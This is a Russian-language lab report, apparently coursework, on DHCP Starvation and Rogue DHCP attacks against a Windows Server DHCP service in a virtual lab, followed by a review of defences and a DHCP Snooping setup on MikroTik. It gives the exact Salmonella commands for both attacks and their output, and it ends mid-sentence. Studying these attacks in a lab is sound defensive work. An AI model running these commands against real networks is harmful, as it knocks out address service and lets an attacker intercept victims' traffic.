Объём ОЗУ	4096 МБ	2048 МБ	2048 МБ	1024 МБ
Кол-во ядер ЦП	4	2	2	1
Хранилище	30 ГБ (динамическое)	30 ГБ (динамическое)	30 ГБ (динамическое)	128 МБ (фиксированное)
Сетевой режим	Внутренняя сеть	Внутренняя сеть	Внутренняя сеть	Внутренняя сеть
IP-адрес	10.0.0.1	DHCP	DHCP	10.0.0.254
Роль в инфраструктуре	Контроллер домена, DHCP-сервер	Клиентская машина в домене	Атакующая машина	Коммутатор

На машине Win-Attacker атака проводилась с помощью сетевого фреймворка Salmonella [8]. Также на неё было предварительно установлено следующее программное обеспечение: Wireshark 4.6.3 x64 (для отслеживания сетевых пакетов) [9] и Python 3.14.2 64-bit (с модулем Git для импорта и запуска фреймворка) [10]. На машине Win-DC также установлен Wireshark 4.6.3.

Разворачивать и настраивать DHCP-сервер будем согласно официальной документации Microsoft [3]. Для развёртывания DHCP-сервера на машину DC была установлена соответствующая роль в оснастке «Add Roles and Features» в утилите Server Manager.

Настройки DHCP-сервера следующие:

- тип области – IPv4;
- имя области – pool1;
- границы пула адресов – 10.0.0.2-10.0.0.253 (Рисунок 3);
- маска подсети – 255.255.255.0 (Рисунок 3);

- время аренды IP-адреса – 1 час;
- шлюз – 10.0.0.254;
- IP-адрес DNS– 10.0.0.1;
- имя домена – au.team.




Рисунок 2 - Настройка области IPv4

### Функциональное тестирование и проверка работы

Перейдём на клиентскую машину. Поскольку у неё было настроено автоматическое назначение IP-адреса с помощью DHCP, она сразу же получила первый IP-адрес в пуле:



Рисунок 3 - Назначение IP-адреса клиентской машине

Захватив трафик с помощью Wireshark на DC, мы можем увидеть цикл общения между клиентом и сервером (цикл DORA – Discover, Offer, Request, Ack). В частности, развернув

пакет DHCP Offer, можно рассмотреть все сетевые параметры, предлагаемые клиенту, которые мы указали при настройке.




Рисунок 4 - Захват пакета DHCP Offer

Дополнительно захватим пакет DHCP Discover, предшествующий пакету DHCP Offer, и раскроем его заголовок. Эта информация нам понадобится после проведения атаки.




Рисунок 5 - Захват пакета DHCP Discover

Однако и атакующая машина также получила IP-адрес, несмотря на то что она не в домене:

IP assignment:	Automatic (DHCP)	Edit
DNS server assignment:	Automatic (DHCP)	Edit
Link speed (Receive/Transmit):	1000/1000 (Mbps)	Copy
Link-local IPv6 address:	fe80::af95:d351:815e:b101%11	
IPv4 address:	10.0.0.3	
IPv4 DNS servers:	10.0.0.1 (Unencrypted)	
Primary DNS suffix:	au.team	
Manufacturer:	Intel	
Description:	Intel(R) PRO/1000 MT Desktop Adapter	
Driver version:	8.4.13.0	
Physical address (MAC):	08-00-27-DC-D2-91	

Рисунок 6 - Назначение IP-адреса атакующей машине

Это говорит о том, что DHCP-сервер в Windows назначает IP-адреса всем устройствам в сети, независимо от того, находятся они в домене или нет. Кроме того, оба арендованных адреса теперь отображаются в разделе Address Leases в DHCP Manager (в данном случае CLI1 – клиент, CLI2 – атакующая машина).

Client IP Address	Name	Lease Expiration	Type	Unique ID	Description	Network Access Protection	Probation
10.0.0.2	CLI1.au.team	2/24/2026 12:40:38 AM	DHCP	0800276f5...	Full Access	N/A	
10.0.0.3	CLI2.au.team	2/24/2026 12:48:46 AM	DHCP	080027dcd...	Full Access	N/A	

Рисунок 7 - Список аренд IP-адресов

### Проведение экспериментов

Приступим к проведению атаки DHCP Starvation. Для начала в командной строке Git импортируем сетевой фреймворк Salmonella с GitHub:

```
git clone https://github.com/alexander-ru/salmonella.git
```

Далее переходим по пути к импортированному репозиторию:

```
cd "C:\Program Files\Git\Salmonella"
```

Остаётся провести саму атаку:

```
PS C:\Program Files\Git\salmonella> py salmonella.py dhcp-strv --intf Ethernet

SALMONELLA
Network Penetration Testing Framework

[!] Starting DHCP Starvation attack...
[!] Waiting for DHCP server response ...
[!] [RECEIVED]
[+] DHCP Server:
    IP: 10.0.0.1
    MAC: 08:00:27:A9:11:2B
[+] Attack initiated...
[+] Запуск атаки DHCP Starvation на интерфейсе: Ethernet
[+] Отправка 254 пакетов DISCOVER и REQUEST...
[*] Цикл 1, MAC: 02:00:00:98:19:4d, XID: 782472340
[*] OFFER получен: 10.0.0.5
[+] ACK получен: 10.0.0.5
[*] Цикл 2, MAC: 02:00:00:cb:9f:7d, XID: 3254112945
[*] OFFER получен: 10.0.0.6
[+] ACK получен: 10.0.0.6
[*] Цикл 3, MAC: 02:00:00:a5:7b:fc, XID: 3143213790
[*] OFFER получен: 10.0.0.7
[+] ACK получен: 10.0.0.7
[*] Цикл 4, MAC: 02:00:00:cd:f2:41, XID: 347879427
```

Рисунок 8 - Проведение атаки DHCP Starvation

Пока скрипт генерирует поддельные запросы, захватим трафик на атакующей машине и раскроем произвольный пакет DHCP Discover:




Рисунок 9 - Захват сгенерированного DHCP-пакета

Теперь вернемся к рисунку 6 и заметим, что сгенерированные пакеты сильно упрощены – в них не хватает многих полей, например Client Identifier, Parameter Request List, Requested IP Address. Однако DHCP-сервер всё равно реагирует на них, что говорит о том, что DHCP-пакеты для атаки можно запросто подделать.

Из рисунков 10 и 11 можно сделать вывод, что атака прошла успешно. При этом на DHCP-сервере область IPv4 адресов теперь переполнена:




Рисунок 10 - Результат атаки DHCP Starvation

Таким образом, легитимный DHCP-сервер теперь выведен из строя в результате действия DHCP Starvation. Теперь проведём атаку DHCP Rogue, с помощью той же утилиты Salmonella:

```
py salmonella.py rog-dhcp --ip 10.10.10.1 --mask 255.255.255.0 --start 10.10.10.2 --end 10.10.10.254 --gtw 10.10.10.1 --dns 77.88.8.8 --domain attacked --intf Ethernet
```

В данном случае сетевые параметры нелегитимного DHCP-сервера произвольные, поскольку мы проводим эксперимент для наглядности действия атаки. В реальности сетевые параметры указываются такие, чтобы маршрутизировать трафик жертвы через компьютер атакующего.

Запросим на клиентской машине обновление IP-адреса DHCP. Нам пришли неправильные сетевые параметры (которые мы указали при проведении атаки):




Рисунок 11 - Результат атаки Rogue DHCP

Кроме того, в Salmonella появилась запись с этим IP-адресом, под номером 1 (Рисунок 11). MAC-адрес соответствует адресу получателя, это можно увидеть из сопоставления Рисунок 12 и 13.




Рисунок 12 - Список атакованных клиентов в Salmonella

Таким образом, атака Rogue DHCP также проведена успешно: развёрнут мошеннический сервер и компьютер жертвы получил поддельные сетевые параметры, которые, в теории, могли перенаправлять весь его трафик на компьютер атакующего.

### Вопросы безопасности

Документация Microsoft предлагает следующие способы защиты DHCP-серверов:

1. Использовать функцию отказоустойчивости DHCP в Windows Server [1, 11]. При отработке отказа DHCP области DHCPv4 реплицируются с основного DHCP-сервера на партнерский DHCP-сервер, что обеспечивает избыточность и балансировку нагрузки служб DHCP [11]. Таким образом, при выходе из строя или отключении одного из DHCP-серверов в домене AD функционирование службы DHCP не нарушается, поскольку продолжает работать второй сервер. Однако эта функция не предотвращает атаки DHCP Starvation – злоумышленник последовательно выведет из строя оба сервера.

2. Применение политик DHCP, которые позволяют предоставлять аренду по протоколу DHCP только определенному набору клиентов [1, 12]. Запросы DHCP-клиентов

одобряются или отклоняются по определенным атрибутам (совпадения по MAC-адресу, идентификатору клиента, классу поставщика и классу пользователя) на основе полей, содержащихся в пакете запроса DHCP-клиента [12]. Однако эта функция также не способна предотвратить атаки: злоумышленник может сгенерировать бесчисленное множество MAC-адресов и ID клиента, поэтому создать правила, охватывающие все эти запросы, практически невозможно. При этом классы пользователя и поставщика могут быть одинаковыми как у злоумышленника, так и у легитимных клиентов, поэтому фильтрация по этим полям так же невозможна. Данная функция поддерживается в Windows Server 2012 R2 и в более поздних версиях, в том числе в Windows Server 2022 [12].

3. Использовать IPAM (IP Address Manager). Поддерживается в Windows Server 2012 R2 и более поздних версиях [13]. В частности, он позволяет автоматически обнаруживать DHCP-серверы в сети и их конфигурацию и удалённо управлять ими, в том числе и удалять [13]. Проблема в том, что функция IPAM отслеживает DHCP-серверы только в пределах домена Active Directory [13], в то время как злоумышленник атакует извне, что ставит обнаружение нелегитимного DHCP-сервера данной функцией под знак вопроса.

4. Помимо этого, в Windows имеется встроенная сетевая функция безопасности – Windows Firewall. Позволяет фильтровать пакеты по нескольким критериям. Правила брандмауэра определяют разрешенный или заблокированный сетевой трафик, а также условия, при которых это происходит. Firewall предлагает широкий выбор условий для идентификации трафика: название приложения, службы или программы; IP-адреса источника и получателя; название или тип протокола; тип интерфейса; тип и код трафика ICMP/ICMPv6 [14]. Однако Windows Firewall работает на сетевом (L3) и транспортном (L4) уровнях. В пакетах DHCP Discover IP-адрес источника всегда 0.0.0.0. Брандмауэр не видит поддельный MAC-адрес (поскольку он не работает с уровнем L2), поэтому не может применить правило "заблокировать этого конкретного отправителя". Кроме того, Windows Firewall не имеет встроенной функции ограничения количества DHCP-пакетов в секунду от одного физического порта или от одного MAC-адреса.

Таким образом, Windows Server не имеет эффективных встроенных средств для защиты DHCP-сервера от DHCP Rogue и DHCP Starvation. Необходима реализация технологии защиты на уровне сетевой инфраструктуры.

Для защиты от DHCP Rogue была разработана технология DHCP Snooping, включаемая на коммутаторах и маршрутизаторах. В основе данной технологии лежит концепция доверенных и недоверенных портов. Доверенный порт разрешает пересылку DHCP-сообщений DISCOVER до сервера. Принимая такие пакеты на недоверенном порту, коммутатор не пропускает их дальше. Таким образом, поддельный DHCP-сервер не сможет предложить клиентам свои ложные параметры отправкой таких сообщений, если будет находиться за недоверенным портом [4].

В свою очередь, для защиты от DHCP Starvation используется Limit Rate – это ограничение, которое допускает отправку через порт коммутатора определенного количества DHCP-трафика в секунду [4].

Для реализации защитных алгоритмов была развёрнута виртуальная машина с Mikrotik CHR 7.20.8 на базе RouterOS [15]. Для её настройки использовался WinBox 3.43 [15] и командная строка в RouterOS. Вся настройка коммутатора проводится согласно официальной документации Mikrotik [16].

На коммутаторе уже был предварительно развёрнут мост bridge1 с интерфейсами ether2-ether4, который использовался для проведения функционального тестирования и экспериментов:

```
[admin@MikroTik] /interface/bridge/port> /interface bridge add name=bridge1
[admin@MikroTik] /interface/bridge/port> add bridge=bridge1 interface=ether2
[admin@MikroTik] /interface/bridge/port> add bridge=bridge1 interface=ether3
[admin@MikroTik] /interface/bridge/port> add bridge=bridge1 interface=ether4
```

Рисунок 13 - Создание моста bridge1

Согласно топологии (Рисунок 1), доверенным портом является ether2. Назначим ему режим trusted, предварительно включив опцию dhcp-snooping на bridge1:

```
[admin@MikroTik] /interface/bridge>
[admin@MikroTik] /interface/bridge> set [find where name="bridge1"] dhcp-snooping=yes
[admin@MikroTik] /interface/bridge> port set 0 trusted=yes
```

Рисунок 14 - Настройка DHCP Snooping

Проверим работу DHCP Snooping. Для чистоты эксперимента вновь выведем из строя DHCP-сервер с помощью атаки Starvation, развернём поддельный сервер и проверим, получит ли клиентская машина от него сетевые параметры, захватив трафик на атакующей машине и на DHCP-сервере. Затем, восстановив работоспособность DHCP, убедимся, что легитимный сервер так же сохраняет возможность раздавать IP-адреса в сети.

Машина CLI теперь не может получить сетевые параметры (Рисунок 16), поскольку легитимный сервер «лежит» (Рисунок 17), хоть и получает пакеты DHCP Discover, а до нелегитимного они просто не доходят (Рисунок 18):

IP assignment:	Automatic (DHCP)	Edit
DNS server assignment:	Automatic (DHCP)	Edit
Link speed (Receive/Transmit):	1000/1000 (Mbps)	Copy
Link-local IPv6 address:	fe80::bd6f:a24e:9247:e054%5	
IPv6 DNS servers:	fec0:0:0:ffff::1%1 (Unencrypted) fec0:0:0:ffff::2%1 (Unencrypted) fec0:0:0:ffff::3%1 (Unencrypted)	
Manufacturer:	Intel	
Description:	Intel(R) PRO/1000 MT Desktop Adapter	
Driver version:	8.4.13.0	
Physical address (MAC):	08-00-27-6F-50-C6	

Рисунок 15 - Попытка назначения IP-адреса клиентской машине

Time	Source	Destination	Protocol	Length	No.	li
24.199865	0.0.0.0	255.255.255.255	DHCP	342	55	D
28.212341	0.0.0.0	255.255.255.255	DHCP	342	74	D
36.465898	0.0.0.0	255.255.255.255	DHCP	342	106	D
53.399114	0.0.0.0	255.255.255.255	DHCP	342	133	D

Рисунок 16 - Захват пакетов на легитимном DHCP-сервере, выведенном из строя




Рисунок 17 - Захват пакетов на нелегитимном сервере

После восстановления легитимного DHCP-сервера, машина CLI получает данные от него, а не от мошеннического сервера. Это видно по циклу DORA и адресу источника (10.0.0.1):




Рисунок 18 - Успешная аренда IP-адреса

Но как быть с DHCP Starvation? Встроенного механизма защиты Limit Rate (ограничение на отправку DHCP-сообщений) в Mikrotik, предотвращающего напрямую атаки Starvation, в отличие от коммутаторов Cisco, нет [4]. Кроме того, в Cisco существует функция VerifyMac-Address, которая сравнивает значения MAC-адреса в Ethernet- и DHCP-заголовках пакета, и если они различны, отбрасывает данные пакеты [4]. Но в пакетах, генерируемых Salmonella, они совпадают:

